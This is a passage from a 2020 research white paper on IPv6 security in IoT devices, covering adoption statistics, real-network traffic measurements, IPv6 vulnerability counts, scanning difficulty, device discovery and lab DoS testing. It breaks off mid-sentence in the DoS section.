CURRENT STATE OF IPV6 SECURITY IN IOT

White Paper

Stratosphere Research Laboratory

Authors: Lisandro Ubiedo, Thomas O'Hara, Maria Jose Erquiaga, Sebastian Garcia
Editor: Veronica Valeros
Organization: Stratosphere Laboratory, Czech Technical University in Prague
Funding organization: Avast Software
Research conducted from May 2020 to July 2020.

CURRENT STATE OF IPV6 SECURITY IN IOT*

November 4, 2020

EXECUTIVE SUMMARY

This report presents the current state of security in IPv6 for IoT devices. In this research conducted from May 2020 to July 2020, we explored the global growth of IPv6 and compared it with the real growth of IPv6 in a medium size network. If IPv6 is already being used, are attackers already attacking using this protocol? To answer this question we look at the current vulnerabilities, attacks, and malware leveraging IPv6.

Our research showed that while IPv6 adoption is growing, we are years away of a full adoption. The current global adoption is of 35%, however there are countries rapidly adopting IPv6, such as India with 60% of IPv6 enabled in the country.

IPv6 brings new challenges for both attackers and defenders. With a larger address space, the activity of device discovery will force attackers to devise new techniques and tools. Defenders will also have to adapt their tools and monitoring technology to be able to work with IPv6.

There are currently more than 16 million devices exposed on the internet on IPv6, however malware authors seem to be still focused mainly on IPv4. There is to date, one malware capable of attacking IPv6 networks. This may give an edge to defenders, who have now the opportunity to give the first step ahead of attackers.

* This research was authored by Lisandro Ubiedo, Thomas O'Hara, María José Erquiaga, and Sebastián García from the Stratosphere Laboratory, Czech Technical University in Prague. This research was funded by Avast Software. Email: stratosphere@aic.fel.cvut.cz. *This report was edited by Veronica Valeros.*

CONTENTS

1 IPv6 Adoption in the Internet and in Local Networks 5
1.1 IPv6 Adoption Worldwide . . . 5
1.1.1 IPv6 Adoption per Region . . . 5
1.1.2 IPv6 Adoption per Autonomous System . . . 6
1.1.3 IPv6 Adoption in Web Technologies . . . 7
1.2 Exposure of IPv6 Devices on the Internet . . . 8
1.3 Predictions for IPv6 Implementation . . . 9
1.4 IPv6 Traffic Analysis in a Real Network . . . 10
1.4.1 Measurements in a real network . . . 10
1.4.2 Attacks over IPv6 on a real network . . . 10
2 Vulnerabilities in IPv6 11
2.1 Known Vulnerabilities in IPv6 . . . 11
2.2 IPv6 Scanning vs IPv4 Scanning . . . 12
2.3 Device Discovery via IPv6 . . . 13
2.4 DDoS Using IPv6 . . . 13
3 Research on Malware Using IPv6 14
3.1 IoT malware C&C over IPv6 . . . 14
3.2 IoT malware attacking over IPv6 . . . 15
3.3 IPv6-only honeypot . . . 15
4 Data Exfiltration via IPv6 16
4.1 Tools of the trade . . . 16
4.1.1 IPv6teal . . . 16
4.1.2 IPv6DNSExfil . . . 17
4.2 Custom exfiltration methods . . . 17
5 Conclusions 19
A Appendix A: YARA rules 23
A.1 Rule 1: ELF files using IPv6 . . . 23
A.2 Rule 2: Automatic Generation of YARA Rules . . . 23
A.2.1 File: get.sh - Gets countries IPv6 ranges . . . 23
A.2.2 File: ipv6range2yara.py - Transforms IPv6 ranges into yara rules 23
A.2.3 File: rule.pyyar - Yara rule template . . . 24
A.2.4 File: linux_ddos_irctelnet.yar . . . 24
B Appendix B: IPv6 ICMPv6 Neighbor Solicitation Exfiltration 25
B.0.1 File: ipv6_icmp6_exfil.py . . . 25

LIST OF FIGURES

Figure 1 Difference between IPv6 capable and IPv6 preference in the period between June 2019 and June 2020 based on metrics by APNIC labs [1] . . . 5
Figure 2 Google statistics of the use of IPv6 per country, colors and gradients indicate the use of IPv6 in different countries [2] . . 6
Figure 3 Growth of IPv6 implementation by the AS per year since 2013 until 2020. According to Cisco statistics [3] . . . 7
Figure 4 Growth of availability of IPv6 connectivity to Google Users [4] 7
Figure 5 Growth of IPv6 implementation on websites per year since 2013 until 2020. Color red indicates IPv6 is not enabled, black indicates that IPv6 websites are not working, orange indicates the websites that are under construction or in a test stage and green indicates the total of websites successfully using IPv6 [5]. . . . 8
Figure 6 Devices exposed to the Internet with IPv6 according to Shodan [6] . . . 8
Figure 7 Projection of IPv6 implementation in Czech Republic the upcoming 700 days following Dr. Vyncke projection algorithm [7]. The X axis indicates time and Y axis indicates the percentage of IPv6 implementation in the Internet. . . . 9
Figure 8 Projection of IPv6 implementation world wide the upcoming 700 days following Dr. Vyncke projection algorithm [7]. The X axis indicates time and Y axis indicates the percentage of IPv6 implementation in the Internet. . . . 10
Figure 9 Total hourly connections using IPv6 in a real network from October 2014 to June 2020. . . . 11
Figure 10 Comparison of the use IPv6 and IPv4 total hourly connections in a local network from October 2014 and June 2020 . . 12
Figure 11 Number of attack vectors and base severity for the IPv6 vulnerabilities for 2020 based on NIST data [8]. . . . 13
Figure 12 Amount of vulnerabilities that need each type of privilege and level of severity of the IPv6 vulnerabilities for the year 2020 based on NIST data [8]. The colors indicate the base severity. . . . 14
Figure 13 Diagram of the setup for DoS attack tests against an IoT device 14
Figure 14 OSI Model and description of its layers. Layers 3 and 4 are highlighted in light orange and yellow respectively [9] . . . 16
Figure 15 IPv6 packet header structure with Flow Label field (marked red) [10] . . . 16
Figure 16 Flow of packets in data exfiltration experiments . . . 17
Figure 17 Packet creation example using DNS for data exfiltration . . . 17
Figure 18 Packets with encrypted data in the sequence field are received and decrypted . . . 19

LIST OF TABLES

Table 1 Percentage of IPv6 adoption per region, considering IPv6 capable and IPv6 Preferred and amount of samples generated by APNIC [11] . . . 6
Table 2 Results of the DoS attacks on the laboratory devices . . . 15

1 IPV6 ADOPTION IN THE INTERNET AND IN LOCAL NETWORKS

Understanding the growth of IPv6 adoption worldwide is key to estimate the number of attacks in IPv6 in the near future. In this section we explore the adoption of IPv6 globally, considering also geographical and technological factors.

Many organizations provide public statistics on IPv6 adoption, among them:

- Google [4]: usage of IPv6 by Google users since late 2008.
- Akamai [12]: current IPv6 adoption per country and networks.
- APNIC [11]: current IPv6 measurements per region and country, including measurements on IPv6 capable vs IPv6 real adoption.
- Cisco 6lab [5, 3]: IPv6 usage metrics including data from core networks.
- w3techs [13]: metrics IPv6 usage on websites.
- World IPv6 Launch initiative [14]: global metrics on the general adoption of IPv6 worldwide and per networks.

1.1 IPv6 Adoption Worldwide

The percentage of IPv6 adoption worldwide is lower than 35% and a full transition to IPv6 is not yet in sight [11]. The adoption of IPv6 closely follows the growth of IPv6 capable networks as shown in Figure 1. Once IPv6 is implemented is most likely to be used.



Figure 1: Difference between IPv6 capable and IPv6 preference in the period between June 2019 and June 2020 based on metrics by APNIC labs [1]

The initiative World IPv6 Launch [14] encourages companies and organizations all over the world to adopt IPv6. Their measurements show that Comcast, largest home Internet service provider in the United States, have 73% IPv6 adoption. Other networks have reached even higher adoption of IPv6, such as T-Mobile USA with 94.38% and CZ.NIC with 88.29% [14].

1.1.1 *IPv6 Adoption per Region*

In terms of global geographical usage, America and Asia are the regions with more IPv6 adoption [2, 11]. The adoption per region is depicted in Table 1, showing that Africa as a clear outlier with only 1,95% of IPv6 adoption to date.

There are however different degrees of IPv6 adoption in countries of the same region. Figure 2 shows color-coded geographical adoption per country [2]. Green

Table 1: Percentage of IPv6 adoption per region, considering IPv6 capable and IPv6 Preferred and amount of samples generated by APNIC [11]

Code	Region	IPv6 Capable	IPv6 Preferred	Samples
XA	World	26.16%	24.99%	205683730
XC	Americas	32.33%	31.82%	36518202
XD	Asia	29.64%	27.91%	117345630
XF	Oceania	23.85%	23.28%	1459593
XE	Europe	21.52%	20.94%	30055544
XB	Africa	1.95%	1.89%	20300265
XG	Unclassified	0.07%	0.07%	77076



Figure 2: Google statistics of the use of IPv6 per country, colors and gradients indicate the use of IPv6 in different countries [2]

shows countries with more IPv6 adoption, and red shows regions where adoption is very poor or unreliable.

IPv6 adoption per continent and per country shows a big gap, especially between countries like India, with more than 60% IPv6 adoption and countries in other regions like Africa. There is also a notable gap between countries in America and Asia. For example, in America there are countries with a low percentage of IPv6 adoption, like Venezuela, Cuba, Chile and Paraguay, in contrast with French Guiana and USA with more than 40% [11].

1.1.2 IPv6 Adoption per Autonomous System

The historical expansion of IPv6 and IPv4 Autonomous Systems (AS) in transit data, data that is not originating nor destined to the AS, indicates that the implementation of the IPv6 protocol by Autonomous Systems follows a linear growth [3]. This linear growth is shown in Figure 3, and it was not affected even though there was a decrease in the use of IPv4 mid 2017.



Figure 3: Growth of IPv6 implementation by the AS per year since 2013 until 2020. According to Cisco statistics [3]

1.1.3 IPv6 Adoption in Web Technologies

While IPv6 is still not being used by a significant number of websites globally, the websites that do use it are high-traffic websites such as Google, YouTube, Facebook, Yahoo, and Wikipedia [13]. Approximately 35% of Google users use IPv6 as shown in Figure 4.



Figure 4: Growth of availability of IPv6 connectivity to Google Users [4]

Cisco measurements [5] on the use of IPv6 on the top 500 Alexa websites [15] shows that the number of websites with IPv6 support is growing considerably over the last few years as shown in Figure 5, where the red line indicates IPv6 is not enabled, black indicates that IPv6 websites are not working, orange indicates the websites that are under construction or in a test stage and green indicates the total of websites successfully using IPv6.

To calculate the websites rank Cisco 6Lab calculates the page views by using Alexa ranks websites [15]. From Alexa Top 50 websites, a query in AAAA is made to the DNS servers and it gives a weight according to: (i) in test: test domain name working in IPv6, (ii) failing: AAAA record exists but web page not working in IPv6, and (iii) other: not IPv6 enabled websites. The weight is then calculated with a function on page views = f (website rank) based on world data [16].



Figure 5: Growth of IPv6 implementation on websites per year since 2013 until 2020. Color red indicates IPv6 is not enabled, black indicates that IPv6 websites are not working, orange indicates the websites that are under construction or in a test stage and green indicates the total of websites successfully using IPv6 [5].

1.2 Exposure of IPv6 Devices on the Internet

There are to date 16,709,430 devices using IPv6 exposed to the Internet as observed by Shodan [17] and shown in Figure 6. The majority of these devices are located in the United States, India and Denmark. The services exposed are web servers, using HTTPS and HTTP.



Figure 6: Devices exposed to the Internet with IPv6 according to Shodan [6]

We found that not all threat intelligence tools commonly used by analysts support IPv6. VirusTotal [18] and URLScan.io [19] were able to report, search and filter by IPv6 addresses at the time of writing this report. Other well known tools like URLHaus [20], ANY.RUN [21] and GreyNoise [22] did not have IPv6 support at the time this research was conducted. This slow adoption seems to corroborate the hypothesis that while IPv6 is growing, is not yet being heavily exploited and abused by attackers.

1.3 Predictions for IPv6 Implementation

In 2016, a report described that IPv6 adoption would be 50% by 2020 [23]. While the global adoption is not near this predicted value, some countries like India, with 60% IPv6 adoption, already surpassed it [12].

Others analysis shows that IPv6 adoption will significantly grow by 2024 and full implementation will start in 2026. However organizations will have to invest not only money but time and effort to ensure IPv6 deployment [24].

Researcher Dr. Eric Vyncke developed a tool to predict the adoption of IPv6 by using regression methods [7]. Using this tool we generated a projection for Czech Republic for the next 700 days using this tool. The best fitting curve projected that the rate of adoption will be quite slow in the upcoming years. This result is shown in Figure 7, the X axis indicates time and Y axis indicates the percentage of IPv6 implementation in the Internet. The blue line indicates the real value of IPv6 adoption in Czech Republic and the red one indicates the projection.

Figure 7: Projection of IPv6 implementation in Czech Republic the upcoming 700 days following Dr. Vyncke projection algorithm [7]. The X axis indicates time and Y axis indicates the percentage of IPv6 implementation in the Internet.

Additionally, we generated the projection of IPv6 adoption worldwide as shown in Figure 8. The result was completely different, showing that the growth will be of more than 40% in the next two years.

The IPv6 projection tool [7] allows to implement only some models for the prediction, from which the quadratic one presented the best approximation to the data. We currently don't believe that any model would perfectly match the data, and it may be possible that based on the current data a logarithmic model would do better. This is only an assumption regarding the data and the options offered by the tool to predict IPv6 adoption.

After analysing the results in the data projection and considering the historical data, our estimation is that in general IPv6 adoption will grow, but at a slow pace during the years and not linearly. The main reasons why the IPv6 implementation is slower are: (i) some enterprises are concerned that IPv6 is less efficient than IPv4, (ii) IT staff are not trained to implement IPv6 and (iii) more study into network implementation and security implications is needed [25].



Figure 8: Projection of IPv6 implementation world wide the upcoming 700 days following Dr. Vyncke projection algorithm [7]. The X axis indicates time and Y axis indicates the percentage of IPv6 implementation in the Internet.

1.4 IPv6 Traffic Analysis in a Real Network

To complement the previous study, we conducted an analysis of traffic collected in a real network with two main goals: first to understand the growth in the usage of IPv6, and second to quantify attacks over IPv6 protocol. The network analyzed contained approximately 5,000 endpoints.

1.4.1 Measurements in a real network

Our measurement consisted on sampling the number of connections during a period of 6 years. We measured the total amount IPv6 connections on a given hour, of a given day for every month. The selected hour had generally the highest level of traffic on that day. Figure 9 shows the growth of IPv6 in this network since October 2014 to June 2020. The growth is not as consistent as seen in the global usage of IPv6 in previous sub-sections.

Our measurements shows that in 2017 there was a spike in IPv6 usage of nearly 300,000 connections in one hour, which then settled back down to about 50k connections, and slowly increased from there.

We compared the usage of IPv4 and IPv6 on the same network. The use of the IPv4 is much greater than IPv6, especially between 2014 and 2015, where the difference between them in the number of connections was 1,868,036 connections. On the other hand, in mid 2017 the difference was as close as 67,655 connections. Figure 10 illustrates the amount of connections using IPv4 and IPv6 between October 2014 and June 2020.

Our measurements confirm what we observed from the global telemetry. IPv6 adoption is on the rise, but not as fast as initially presumed. IPv4 will continue to dominate for the near future.

1.4.2 Attacks over IPv6 on a real network

Two approaches were considered in order to assess the number of attacks using IPv6 in a real network. First, we measured if common protocols were attacked and exploited over IPv6. Second, we attempted to find attacks in other more uncommon protocols over IPv6 by port scanning for services available over IPv6. The analysis



Figure 9: Total hourly connections using IPv6 in a real network from October 2014 to June 2020.

was conducted on the traffic for the hour after 2PM for every day of the month of June 2020, that is the peak hour for the traffic in the network.

We observed that IPv6 was being used on a regular basis for common protocols such as SMB, SMTP, and SSH. We did not find any coordinated and well planned attacks on any protocol, but we did find what seemed to be attack attempts. We found a total of 10 attempted connections over IPv6 to these major protocols over the month of June 2020.

We scanned for services utilizing IPv6 and found only 3 services other than the ones mentioned previously. Two of these service ports were 2000/TCP and 8291/TCP, which are used by MikroTik routers and OpenWin web servers. During our analysis we found only 4 connections that originated from IPs outside the organization that were real attacks over the one month period.

Our research on network data for the month of June 2020 led to only 15 possible connection attempts that could be classified as attacks over more than 4.5 million connections. Approximately 1 connection in 300,000 made over IPv6 in the hour after 2 PM in the month of June 2020 were attacks.

Regarding the possible attacks, one IPv6 connection attempt originated from Japan (attacking port 22/TCP) and a second IPv6 connection originated in China (attacking port 23/TCP and 445/TCP). An interesting case were some IPs which IPv6 format was not allocated by IANA, indicating that those IPs were likely manually assigned.

2 VULNERABILITIES IN IPV6

In this section we explore the known vulnerabilities on IPv6 as well as other common techniques an adversary may use to attack using IPv6.

2.1 Known Vulnerabilities in IPv6

There are currently 443 vulnerabilities on IPv6 [26] on the MITRE's database of Common Vulnerabilities and Exposures (CVEs) [27]. Only 36 of these vulnerabili-



Figure 10: Comparison of the use IPv6 and IPv4 total hourly connections in a local network from October 2014 and June 2020

ties were found in 2020, and affected software included Cisco routers (CVE-2019-1804 [28]), NextcloudServer (CVE-2020-8138 [29]), FreeBSD (CVE-2020-7457 [30], CVE-2020-7457 [31]), and Juno OS (CVE-2020-1613 [32].

The analysis IPv6 vulnerabilities can be enriched with data provided by the National Vulnerabilities Database by the National Institute of Standards and Technology (NIST) [8]. The NVD uses the Common Vulnerability Scoring System (CVSS) to assess the severity of a software vulnerability. The are four qualitative severity ratings values which we will leverage: (i) low, (ii) medium, (iii) high and (iv) critical [33]. Similarly, we are interested in evaluating how these vulnerabilities can be exploited, and this is provided by the CVSS as the Attack Vector metric. The attack vectors can be (a) Local (L), (b) Adjacent Network (A), and (c) Network (N) [33].

The IPv6 vulnerabilities reported in 2020 are shown in Figure 11, grouped by base severity and attack vector. Most IPv6 vulnerabilities reported in 2020 a high severity score and the predominant attack vector was Network, and thus are remotely exploitable.

CVSS additionally quantifies the privileges required to exploit the vulnerability, which can be (i) none, (ii) low and (iii) high. Most of the IPv6 vulnerabilities reported in 2020 require no privileges to exploit them as shown in Figure 12. The base severity is color coded.

2.2 IPv6 Scanning vs IPv4 Scanning

The migration of IoT devices to IPv6 will limit the efficiency of malware scanning large networks and specially the whole Internet address space due to an increase on the size of the addresses.

For IPv4, the mask has 8 bits reserved for host addressing. An attacker will need to probe 256 addresses to discover if a service in particular is running in a particular subnet. The approximate time to perform this test is 5 minutes [34]. In the case of IPv6, a typical subnet has 64 bits reserved for host addressing, this means that the attacker will need to conduct a test on 2^{64} addresses to discover services running in the network. If we consider one probe per second, this can take 5 billion years to complete [34].



Figure 11: Number of attack vectors and base severity for the IPv6 vulnerabilities for 2020 based on NIST data [8].

Scanning on IPv6 is thus more complex and resource demanding for an attacker. This can be specially limiting in the IoT space that relies on the limited resources of small IoT devices (CPU, RAM, disk space, etc). This may be one of the reasons why attackers are avoiding developing their attacks and malware around the IPv6 protocol.

2.3 Device Discovery via IPv6

Device discovery can be done via several techniques, one of them is via ICMPv6 requests to reserved multicast addresses [35]. Tools like ping6 [36] or alive6 [35] will carry this kind of active discovery. Research conducted in our IoT laboratory shows that from 12 IoT devices, 10 of them responded to these requests.

Another technique for device discovery consists on sniffing the network listening to ICMPv6 Neighbor Solicitation and Advertisement packets and extracting the Target field from those packets, which hold new IPv6 addresses. This same approach is used by the passive_discovery6 [37] tool.

2.4 DDoS Using IPv6

IoT botnets are well known for their ability to carry out Distributed Denial of Service (DDoS) attacks [22]. Denial of Service attacks can also be used to attack internal devices. Through local network discovery, attackers could identify IP cameras and disable them from the network via these Denial of Service techniques, imposing also a physical vulnerability. For this reason, we studied different known DDoS techniques to understand their impact over the IPv6 protocol.

We used the tool `denial6` application for this research, shipped with the `THC-IPv6 suite` [38] for IPv6 testing. Figure 13 shows the diagram with the configuration to conduct the experiment.

In Table 2 we summarize the results of our experiments on real devices, each device tested against the hop-by-hop header with router alert option plus 180 headers



Figure 12: Amount of vulnerabilities that need each type of privilege and level of severity of the IPv6 vulnerabilities for the year 2020 based on NIST data [8]. The colors indicate the base severity.

